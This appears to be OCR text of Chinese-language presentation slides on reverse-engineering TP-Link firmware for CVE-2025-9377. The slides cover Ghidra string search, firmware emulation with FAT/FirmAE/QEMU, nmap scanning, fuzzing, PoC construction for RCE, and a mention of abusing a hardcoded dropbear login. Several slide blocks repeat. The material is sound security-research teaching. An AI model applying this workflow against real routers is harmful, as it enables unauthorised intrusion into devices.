
1. Search → For Strings → 搜關鍵字詞
2. 查找字詞中的關鍵函數
3. Symbol Tree中搜尋函數
4. 反組譯查看邏輯
5. 函數交叉引用比對(XREF)



TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋


1. Search → For Strings → 搜關鍵字詞
2. 查找字詞中的關鍵函數
3. Symbol Tree中搜尋函數
4. 反組譯查看邏輯
5. 函數交叉引用比對(XREF)



TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋


1. Search → For Strings → 搜關鍵字詞
2. 查找字詞中的關鍵函數
3. Symbol Tree中搜尋函數
4. 反組譯查看邏輯
5. 函數交叉引用比對(XREF)



TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋


1. Search → For Strings → 搜關鍵字詞
2. 查找字詞中的關鍵函數
3. Symbol Tree中搜尋函數
4. 反組譯查看邏輯
5. 函數交叉引用比對(XREF)




TP-Link CVE-2025-9377 逆向工程

TP-Link CVE-2025-9377 字串搜尋

1. Search → For Strings → 搜關鍵字詞
2. 查找字詞中的關鍵函數
3. Symbol Tree中搜尋函數
4. 反組譯查看邏輯
5. 函數交叉引用比對(XREF)



TP-Link CVE-2025-9377 逆向工程-函數邏輯解析



韌體動態分析流程

1

取得韌體

官網下載、設備 TFTP dump、UART Flash 讀取

2

解包識別

binwalk -Me 解包，確認架構 MIPS/ARM/x86

3

建立模擬環境

FAT 自動啟動 QEMU，掛載檔案結構，模擬執行

4

驗證服務啟動

確認 httpd / telnetd 等服務正常監聽

5

網路通訊觀察

tcpdump 抓取流量，nmap 掃描開放埠號

6

動態 fuzzing

對 Web API 輸入邊界值，觀察異常回應

7

Process & 記憶體追蹤

strace / ltrace 監控系統呼叫與函式呼叫

8

漏洞驗證

構造 PoC Payload，確認 RCE / 崩潰可重現

FAT — Firmware Analysis Toolkit

FAT 是什麼？

開源韌體模擬框架

基於 FirmAE 技術，自動完成韌體模擬全流程

QEMU 自動化包裝

自動選擇 MIPS/ARM/x86 模擬器並配置網路

Web 服務自動啟動

自動偵測並啟動 httpd 等服務，提供測試端點

GitHub 開源

https://github.com/attify/firmware-analysis-toolkit

FAT 元件架構

fat.py 主入口腳本

協調所有元件，呼叫 FirmAE 並啟動模擬

FirmAE 模擬引擎

自動解包、識別架構、掛載 rootfs、啟動 QEMU

QEMU 硬體模擬層

模擬 MIPS/ARM 處理器、記憶體、I/O 周邊

Binwalk 解包工具

識別並解檔案系統 squashfs / cramfs / jffs2 等格式

FAT 執行流程

韌體解包

1

呼叫 binwalk -Me，自動解壓 squashfs ，取得 rootfs 目錄

架構識別

2

分析 ELF 二進位 header，判斷 MIPS BE/LE 或 ARM，選擇對應 QEMU

映像建立

3

使用 FirmAE 建立 ext2 映像，將 rootfs 複製進去，準備啟動環境

網路橋接

4

建立虛擬網卡，配置 192.168.0.x 網段，連接宿主機與 QEMU

QEMU 啟動

5

啟動 qemu-system-mips，掛載 ext2 映像，載入 kernel 與 initramfs

服務啟動偵測


6


監控 httpd / lighttpd / telnetd 等服務啟動，輸出可存取 IP 位址

FAT動態分析

TP-Link CVE-2025-9377 韌體動態分析

- 輸入指令解CVE-2025-9377韌體
- 自動識別架構為MIPS指令集
- 建立映像檔將squashfs檔案結構寫入
- 建立網路橋接192.168.0.1
- QEMU啟動掛載檔案系統







利用dropbear存在的hardcorded登入

動態分析網路服務掃描

TP-Link CVE-2025-9377 韌體動態分析

- httpd / lighttpd / telnetd 等服務啟動連線狀態測試
- 查看網路服務
- 透過Nmap掃描192.168.0.1
- 版本服務識別
- 流量攔截分析






